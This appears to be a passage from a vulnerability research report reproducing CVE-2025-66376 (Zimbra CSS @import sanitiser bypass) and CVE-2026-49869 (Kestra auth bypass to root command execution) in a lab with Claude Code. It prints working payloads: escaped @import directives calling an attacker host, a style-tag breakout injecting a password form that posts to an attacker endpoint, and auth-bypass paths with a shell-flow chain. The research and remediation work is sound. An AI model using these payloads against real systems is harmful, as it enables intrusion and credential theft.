


Figure 5.1: Version confirmation for the target host (`zmcontrol -v` output), establishing that the tested build pre-dates the fixed releases.

5.4.1 F-1: Naive payloads are neutralised (baseline)

INFORMATIONAL

A message combining an SVG-wrapped `<style>`, a smuggled `</style>` inside an `@import` string, and an `<img onerror>` handler was submitted:

```
<svg><style>@import "x</style><img src=x onerror="alert(document.domain)">";</style></svg>
```

The sanitised HTML served by the target reduces this to inert output: the `<svg>` wrapper is dropped, the `<style>` body is emptied, the event handler is removed and the `src` attribute is renamed to the neutralised `dfsrc`:

```
<style></style><img dfsrc="x" />&#34;;
```

Conclusion: the tested baseline strips the submitted event handler, breakout construct and literal `@import`. This establishes the baseline that Findings F-2 and F-3 bypass.

5.4.2 F-2: Mail-embedded CSS is honoured by the Classic UI reading pane

MEDIUM

```
<p id="d2p">... turns RED and BOLD if mail <style> CSS is applied ...</p>
<style>#d2p{color:red;font-weight:bold}</style>
<div>Demo 2 control line: this stays the default colour.</div>
```




Figure 5.2: Demo 1 opened in the Classic UI reading pane – the payload appears as literal text; no dialog, no script.

The rule passes CSS validation and is preserved in the sanitised output:

```
<style>/*<![CDATA[*/*#d2p { color: red; font-weight: bold; }/*]]>*/</style>
```




Figure 5.3: Demo 2 opened in the Classic UI – the tagged paragraph renders red and bold while the control line is unchanged, proving that attacker-supplied CSS is live in the reading pane.

Why this matters: because attacker-supplied `<style>` content is live, valid surviving CSS can affect the message. Each construct still requires browser-level validation.

5.4.3 F-3: CSS `@import` filter bypass via keyword escaping (primary finding)

CONFIRMED CSS FILTER BYPASS

The mail sanitiser removes a literal `@import` but does not recognise CSS-escaped spellings of the keyword. Per the CSS syntax specification [10], a backslash hex-escape or an escaped literal inside an identifier is equivalent to the unescaped character, and browsers resolve such escapes before interpreting the at-rule. Table 5.4 summarises eleven submitted forms: three stripped controls and eight preserved outputs. Preservation is not equivalent to browser execution for every entry.

Table 5.4: CSS import sanitiser-output matrix (eleven submitted forms)

Construct inside `<style>`	Server output	Verdict
`@import url("...")`	removed	blocked
`@IMPORT url("...")` (uppercase)	removed	blocked (negative control)
`@\69mport url("...")`	unchanged	preserved
`@\69 mport url("...")` (space terminator)	unchanged	preserved
`@\000069mport url("...")`	unchanged	preserved
`@im\port url("...")`	unchanged	preserved
`@\49mport url("...")`	unchanged	preserved
`@impor\74 url("...")`	unchanged	preserved
`@\69m\70ort url("...")` (two escapes)	unchanged	preserved
`@/**/import url("...")` (comment inside keyword)	unchanged	preserved; unverified
`/**/ @import url("...")` (comment before `@`)	import removed	blocked

The uppercase control is stripped like the lowercase form. Seven escaped spellings and one comment-separated form survive in the recorded output. The comment-separated form is not established as a valid browser import by this observation. The following demonstration and network evidence validate the selected escaped directives, not all eight preserved outputs.

```
<!-- submitted -->
<style>
@\69mport url("//example.com/cve-2025-66376-demo3.css");
@im\port  "https://example.com/cve-2025-66376-demo3b.css";
</style>

<!-- served by target after sanitisation (unchanged) -->
<style>
@\69mport url("//example.com/cve-2025-66376-demo3.css");
@im\port "https://example.com/cve-2025-66376-demo3b.css";
</style>
```

Live confirmation against a controlled attacker server

Rather than rely solely on a DevTools screenshot, the bypass was confirmed end-to-end using a listener under the author's control: a self-signed-TLS HTTP server was stood up on attacker infrastructure, and the victim account opened the Demo 3 message in the Classic UI. The listener's captured request log is stronger evidence than a screenshot alone because it independently proves the request left the victim's authenticated browser session:




Figure 5.4: Demo 3 opened in the Classic UI – the message renders normally while the escaped `@import` directives survive verbatim in the server-sanitised body.

```
GET /track.css HTTP/1.1
Host: <attacker-host>:8444
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: style
Referer: https://mail.zimbratest.local:8443/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ... Chrome/151.0.0.0 ...
```

Three fields make this conclusive: `Sec-Fetch-Dest: style` shows the browser fetched the resource as a CSS stylesheet (the direct consequence of parsing the escaped `@import` rule); `Referer` attributes the request to the webmail origin, confirming it originated inside the authenticated session; and the request repeats on every reopen of the message, matching a live, re-evaluated CSS rule.




Figure 5.5: DevTools Network view corroborating the captured listener log: a request to the attacker host, type `stylesheet`, issued from the message render context. A patched runtime control was not recorded.

Delivery caveat.

The first attempt used a plain-HTTP listener and produced no request at all – the browser silently applied mixed-content blocking because the Classic UI is served over HTTPS. This is ordinary browser behaviour, not a Zimbra mitigation; moving the listener to HTTPS reproduced the fetch immediately. The agentic assistant diagnosed this live rather than guessing:

Interaction record — Claude Code, diagnosing the first failed fetch

PROMPT: [no hit on the attacker listener after opening the message]

CLAUDE CODE: No banner, normal render, but zero hits – the browser silently blocked the cross-origin CSS fetch. The Zimbra page is HTTPS (`:8443`) but our attacker listener serves plain HTTP, so this is **mixed-content blocking** from our lab setup, not a limitation of the vulnerability. Real attackers just use HTTPS (trivial with Let's Encrypt) — adding TLS to the listener now.

DOM boundary: why this does not reach the parent webmail page

DevTools Elements confirms the mechanism that caps this finding's impact. The message body renders inside a dedicated `<iframe src="about:blank">` populated with a fresh, separate document; the message header block is a *sibling* of that iframe in the parent document, not a descendant of it. CSS selectors never cross a frame/document boundary regardless of same-origin status, so attribute-selector-based CSS exfiltration can only ever match content inside the message's own iframe document, and the parent document's data (CSRF token, folder list, other messages) is architecturally unreachable from this vector without also achieving JavaScript execution.



Figure 5.6: DevTools Elements showing the full ancestor chain: the message `<iframe>` with its own independent document containing the injected `<style>`, and the sibling header `<div>` in the parent document – primary evidence for the DOM-boundary finding.

This boundary is why the CSS vector cannot reach the session token even though the token is present in the page. Inspecting the authenticated page source with the assistant made the distinction concrete:

Interaction record — Claude Code, why CSS injection cannot reach the CSRF token

CLAUDE CODE: `window.csrfToken` and `localStorage.setItem("csrfToken", ...)` are right there in the authenticated page source — the same token the real campaign exfiltrated. But that is *JavaScript*-reachable, not an HTML attribute, so pure CSS injection cannot read it directly; and it lives in the parent document, across the iframe boundary. Attribute-selector CSS exfiltration is therefore bounded to the message's own document.

5.4.4 F-4: Protocol-relative URLs are accepted

LOW

An anchor with a protocol-relative target survives sanitisation on the tested build:

```
<!-- submitted -->  <a href="//example.com/r3">r3link</a>
<!-- served -->     <a href="//example.com/r3" target="_blank" rel="nofollow noopener
    ↪ noreferrer">r3link</a>
```

Combined with F-3, this is why `@\69mport url("//example.com/...")` reaches an attacker origin. The 10.1.13 policy explicitly blocks a leading `//`.

5.4.5 F-5: JavaScript execution was NOT achieved on this build (negative result)

NEGATIVE RESULT

Every scripting vector tested was blocked by the OWASP HTML sanitiser layer, which runs before the `<style>` CSS validator: `on*` event handlers are stripped regardless of element or nesting; markup break-out toward `<script>` is neutralised; `href="javascript:..."` and its entity-encoded form are dropped; and a `javascript:` URL placed inside `@import url(...)` passes the sanitiser but is inert in browsers, since `@import` loads stylesheets only. The in-the-wild chain to full script execution could not be reproduced using ordinary payload placement. Finding F-6 pushes further, using the F-3 sanitiser gap itself as an escape hatch.

5.4.6 F-6: Style-tag breakout – raw HTML injection into the live message DOM

MEDIUM – extends F-3, refines F-5

Finding F-3 established that AntiSamy's CSS scanner, having failed to classify an obfuscated `@import` as a known at-rule, emits the entire unrecognised construct unchanged with no further validation. If that construct's argument contains a literal `</style>` sequence, it closes the synthetic `<style>` wrapper Zimbra builds around the text before handing it to AntiSamy, and whatever follows is parsed as ordinary markup positioned outside the style element – spliced back into the document **unescaped**:

```
<!-- submitted -->
<style>@\69mport url("</style><TESTMARKER attr=1>after");</style>

<!-- served by target after sanitisation -->
<style>@\69mport url("</style></head></html>after&#34;);<body>x</body>
```

This output indicates a style-element boundary change. The retained form test below provides more specific evidence of preserved markup; unrestricted injection is not established.

Escalation attempts (script execution) – all blocked.

Three follow-up payloads substituted a realistic dangerous element for <TESTMARKER>:

Table 5.5: F-6 escalation attempts

Injected after breakout	Result
<a href="javascript:..."> with onFocus	tag removed, only text child kept (blocked)
<svg onload> with <animate onbegin> (SMIL)	entire subtree removed (blocked)
<form action="https://..."> with <input type="password">	form structure preserved; some attributes removed

The <a> and <svg> attempts failed because, once past the style-tag boundary, the injected markup is still parsed and policy-checked by AntiSamy's own tag/attribute allow-list: event-handler attributes are either absent from the policy or hard-locked to safe literal values, and every URL-bearing attribute is validated against a character class that excludes a bare colon – structurally excluding `javascript:` regardless of which tag carries it.

Form-markup injection – preserved structure.

`antisamy.xml` explicitly permits <form>, <input> and <button>, validating only the form's `action` URL (which *does* accept a plain `https://` URL) and a handful of harmless attributes:

```
<!-- submitted, after the breakout -->
<form action="https://<attacker-host>:8444/collect" method="post">
  <input type="password" name="pw" placeholder="Password">
  <input type="submit" value="Verify">
</form>

<!-- served by target: form structure retained; placeholder removed -->
<form action="https://<attacker-host>:8444/collect" method="post">
  <input type="password" name="pw" />
  <input type="submit" value="Verify" />
</form>
```

The preserved form structure could support a deceptive prompt, but the retained evidence does not show a submitted credential or a completed collection request. This is a markup-injection finding with a possible phishing consequence, not a demonstrated credential-theft result.

Net assessment.

The tested output goes beyond CSS preservation to include form markup after the style-element boundary. The attempted scripting paths remained blocked. Neither arbitrary unrestricted HTML injection nor a working credential-capture chain is established.

5.5 Root Cause Analysis

5.5.1 Sanitisation Pipeline (10.1.0)

Inbound HTML mail is defanged for display by `com.zimbra.cs.html.owasp.OwaspDefang`. The OWASP Java HTML Sanitizer runs first with a policy built from `antisamy.xml` (element/attribute allow-list; `<style>` permitted). Text nodes inside `<style>` are then intercepted by `StyleTagReceiver`, which re-scans them with AntiSamy and splices the result back:

```
// com.zimbra.cs.html.owasp.policies.StyleTagReceiver (10.1.0)
public void text(String text) {
    if (this.inStyleTag) {
        String sanitizedStyle = "";
        if (policy != null) {
            sanitizedStyle = as.scan(STYLE_OPENING_TAG + text + STYLE_CLOSING_TAG,
                                     policy, 0).getCleanHTML();
            sanitizedStyle = sanitizedStyle.replace(STYLE_OPENING_TAG, "")
                                           .replace(STYLE_CLOSING_TAG, "");   // case-
    ↪ sensitive
        }
        this.wrapped.text(sanitizedStyle);
    } else {
        this.wrapped.text(text);
    }
}
```

The CSS-level decision to keep or drop an `@import` rule is made by the bundled AntiSamy library. AntiSamy 1.5.8's CSS scanner matches the `@import` keyword literally and does not normalise CSS escapes, so `@\69mport` is not recognised as an import rule and, being an unknown at-keyword, is emitted unchanged. The assistant read the deployed jar version and proposed a connection to an older AntiSamy issue. The following interpretation is a model hypothesis; this report does not establish that CVE-2022-29577 is the underlying primitive of the Zimbra CVE:

> *Interaction record — Claude Code, pinning the root cause to the AntiSamy version*
>
> **CLAUDE CODE:** `<script>` is fully removed, but `<style>` is allowed (`action="validate"`) and its CSS content goes through a separate CSS scanner. The jar is `antisamy-1.5.8z2.jar` — an old, heavily-patched fork.
>
> **CLAUDE CODE:** It predates the 1.6.7 fix for **CVE-2022-29577** ("XSS via HTML tag smuggling on STYLE content"). That is very likely the underlying primitive CVE-2025-66376 exploits — Zimbra simply never updated past this old fork; the vendor's fix upgrades AntiSamy to 1.7.8.

5.5.2 What Changed in the Fix (10.1.0 vs 10.1.13)

The recorded comparison of the public `Zimbra/zm-mailbox` tags `10.1.0` and `10.1.13` found unchanged Java sources in the examined HTML sanitisation package, with relevant changes in dependencies and policy [4]. This is source-level patch evidence, not a patched-runtime validation.

The recorded policy comparison identifies tighter URL validation, including treatment of leading protocol-relative URLs, alongside the dependency upgrades. These changes provide a plausible explanation of the vendor's remediation. They do not independently establish the behaviour of every

Table 5.6: Sanitisation-stack changes between 10.1.0 and 10.1.13

Item	10.1.0	10.1.13
`antisamy` library	1.5.8z	**1.7.8z**
`owasp-java-html-sanitizer`	20190610.6z	20190610.7z
`antisamy.xml` `onsiteURL`	permissive	anchored + negative look-aheads
`antisamy.xml` `useXHTML`	`true`	removed

candidate on the patched release; repeating the matrix against that release remains necessary for runtime confirmation.

5.5.3 Assessment

The behaviour observed on the target is fully consistent with CVE-2025-66376: the mail sanitiser's `@import` filtering is bypassable with CSS keyword escapes, and its URL validation accepts attacker origins. The tested instance does not reach JavaScript execution because a second sanitiser layer still blocks scripting vectors – but that layer was also updated in the fix and should not be relied upon as a standalone control.

5.6 Impact Assessment

Table 5.7: CVE-2025-66376 impact assessment

Demonstrated	Selected escaped directives caused external stylesheet fetching; message-scoped CSS was applied; style-boundary testing preserved form markup.
Not demonstrated	JavaScript execution, credential submission or capture, CSS-selector extraction of a controlled secret, session-token theft, or access to the parent webmail document. CSS selectors do not cross the iframe document boundary.
Pre-conditions	Victim opens the message in the Classic UI; no interaction beyond viewing is required for the stylesheet fetch.
Severity-raising factors	A working break-out through the second sanitiser layer (would yield script execution, matching the CVE's full impact); use of the Classic UI by privileged accounts; absence of egress filtering from client networks.

5.7 Remediation

1. **Upgrade** to Zimbra 10.1.13 / 10.0.18 or later – the vendor-recommended remediation, updating both sanitiser libraries and the AntiSamy policy.
2. **Interim mitigation** until patched:

   - consider restricting use of the Classic UI in consultation with vendor guidance; the Modern UI was not tested here;
   - where feasible, disable the Classic UI for end users;

- apply egress filtering on client networks so webmail sessions cannot reach arbitrary external origins;
- add a mail-gateway detection rule for backslash escapes or CSS comments immediately after `@` inside a `<style>` block (also catches Finding F-6, which is reached through the same gap);
- flag or block inbound HTML mail containing a `<form>` element with a non-`mailto: action`, as a possible phishing indicator; validate false positives before enforcement.

3. **Verify** by re-sending the Demo 3 payload and confirming no external request is made on open, and that the sanitised body no longer contains the escaped `@import` text.

Chapter 6

Kestra: Authentication Bypass and Execution

6.1 Vulnerability Background

Table 6.1: CVE-2026-49869 summary

Product	Kestra – open-source event-driven workflow orchestrator (Java / Micronaut)
Vulnerability class	Authentication bypass enabling OS command execution (CWE-287 / CWE-78)
Representative vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H` (CVSS 10.0, Critical)
Affected versions	<1.0.45 and 1.1.0 ≤ version <1.3.21
Fixed versions	1.0.45 and 1.3.21
Known exploited	Added to the CISA KEV catalogue on 2 September 2026

The vendor advisory describes the suffix-match defect [7]. Kestra's HTTP authentication filter decides whether a request may skip authentication by testing whether the request path *ends with* the string `/configs` – the endpoint the web UI calls before login. Because the check is a suffix match rather than an exact comparison, any API route whose final path segment is `configs` is served without authentication. Kestra's REST API is resource-path shaped, so an attacker can influence that final segment on several resource routes by naming a namespace, flow, or key `configs`. Since Kestra ships the `shell` and `python` script plugins enabled by default, a workflow is arbitrary code by design – the result is pre-authentication remote code execution as root inside the Kestra worker.

6.2 LLM-Assisted Reproduction Workflow

Unlike the Zimbra study, this reproduction was driven end-to-end through the *agentic* assistant rather than the chat-only local model. The author supplied a shortlist of candidate CVEs and an authorised, isolated target, and the assistant then executed the reproduction directly under supervision: connecting to the lab host over SSH, standing up the vulnerable `v1.3.20` container with Docker Compose, establishing the authentication baseline with `curl`, enumerating the suffix-match bypass across routes, planting and running the shell-task flow, retrieving the output, and finally running the control test against the patched `v1.3.21` image. Each step was a propose–execute–adjudicate cycle in which the assistant both proposed the next `curl` and immediately observed its HTTP status, so the "bypassed / blocked" verdict in the tables below was reached by direct observation rather than by trusting the model's prediction.

The agentic mode changes the character of the assistance markedly. Where the local model's output had to be transcribed into the lab by hand (and was often wrong on first contact), the agentic loop tightened propose and observe into a single step, which is the main reason this chapter reads as a clean, near-linear reproduction while Chapter 5 records several corrected dead ends. Even here, however, the assistant's value was in *operating laboratory tools and recording evidence*; the vulnerability, its root

cause and the exact-match fix are facts about Kestra established by the captured HTTP responses and the public source, not by the model. Chapter 7 contrasts the two modes directly.

The interaction that opened this reproduction is short, and shows the agentic loop in its characteristic form — a terse human instruction, the assistant acting on the lab host, and a result observed immediately rather than asserted:

Interaction record — Claude Code, Kestra reproduction (session opening)

PROMPT: ssh into [lab host]

PROMPT: i need to reproduce the CVEs listed in the md file, starting with the first one, explain about the CVE and steps to reproduce in the environment

CLAUDE CODE: Stood up `kestra/kestra:v1.3.20` with Docker Compose and established the baseline: every protected route returns `401` without credentials.

PROMPT: how to see that CVE in action

CLAUDE CODE: Renaming the final path segment to `configs` skips the auth filter — the same request goes from `401` to `200`, and a planted shell task then runs as `uid=0(root)`. Verified against the captured responses below.

6.3 Target and Laboratory Setup

Table 6.2: CVE-2026-49869 target environment

Target	`kestra/kestra:v1.3.20` – vulnerable, `server standalone`, run as `root`
Database	`postgres:16-alpine`
Exposure	`127.0.0.1:8080` only – no external route
Container run-time	Docker Engine 29.8.0, Compose plugin v5.5.1
Operating system	Ubuntu 22.04, kernel 5.15.0-185, x86_64, 8 GB RAM

Basic authentication was deliberately configured with a real password so that the bypass is demonstrated against an instance that *is* trying to enforce authentication, not an unconfigured install.

6.4 Root Cause Analysis

The web-server authentication filter maintains a small allow-list of paths that must be reachable before a user can log in; the most important of these is `/api/v1/configs`, fetched by the UI to render the login page. The allow-list test was implemented with `String.endsWith`:

```
// io.kestra.webserver.filter.AuthenticationFilter  (representative, vulnerable form)
boolean isConfigEndpoint = request.getPath().endsWith("/configs");

if (isConfigEndpoint || isOpenUrl(request) || isManagementEndpoint(request)) {
    return chain.proceed(request);        // <-- authentication is skipped entirely
}
// ... otherwise require Basic-Auth credentials or a valid session ...
```

`endsWith("/configs")` is true for every one of the following, none of which is the intended public endpoint:




Figure 6.1: Kestra login screen, confirming Basic Authentication is enabled on the target instance – the bypass demonstrated below operates against this authentication, not around an unconfigured install.

Table 6.3: Routes exposed by the suffix-match defect

Route template	Attacker-supplied path
`POST /api/v1/{tenant}/flows/{namespace}`	`/api/v1/main/flows/configs`
`POST /api/v1/{tenant}/executions/{namespace}/{flowId}`	`/api/v1/main/executions/configs/configs`
`PUT /api/v1/{tenant}/namespaces/{ns}/kv/{key}`	`/api/v1/main/namespaces/configs/kv/configs`
`DELETE /api/v1/{tenant}/logs/{namespace}`	`/api/v1/main/logs/configs`

The remediation narrows the public-endpoint exemption. Legitimate configuration routes include both the global and tenant-scoped forms; a single global-path equality example would not fully describe the intended public surface. The control below verifies the recorded affected flow requests against version 1.3.21.

From auth bypass to code execution.

A Kestra flow is a YAML document describing tasks; the default distribution bundles `io.kestra.plugin.scripts.shell.Commands` and other `plugin-script-*` plugins. A flow containing a shell task *is* a command shell. Combined with the bypass, the exploitation chain is: (1) create a flow (namespace `configs`) containing a shell task; (2) run it; (3) read the result via execution logs or an out-of-band channel such as the KV store. The worker process runs as root in the default single-container image, so command execution is as `uid=0`. Exposed host-management interfaces could increase impact, but neither Docker-socket access nor container-to-host escape was demonstrated in this study.

6.5 Reproduction

6.5.1 Step 1: Baseline – authentication is enforced

Table 6.4: Baseline authentication check

Endpoint	No credentials	Valid credentials
`/api/v1/configs` (intended public)	200	—
`/api/v1/main/flows/search`	**401**	200
`/api/v1/main/executions/search`	**401**	—
`/api/v1/main/namespaces`	**401**	—
`/api/v1/main/logs/search`	**401**	—

The instance rejects unauthenticated access to the recorded protected routes (401) and accepts the request only when credentials are supplied.

6.5.2 Step 2: The bypass – rename the last path segment to `configs`

Table 6.5: Suffix-match bypass evidence

Request (no credentials)	Status	Interpretation
`GET .../flows/tutorial/hello`	401	filter blocks the request
`GET .../flows/tutorial/configs`	404	consistent with bypass; not conclusive alone
`GET .../flows/configs`	200	**filter bypassed** – flow list returned
`GET .../executions/tutorial/configs`	405	method rejection; consistent with bypass
`GET .../namespaces/tutorial/kv/mykey`	401	filter blocks the request
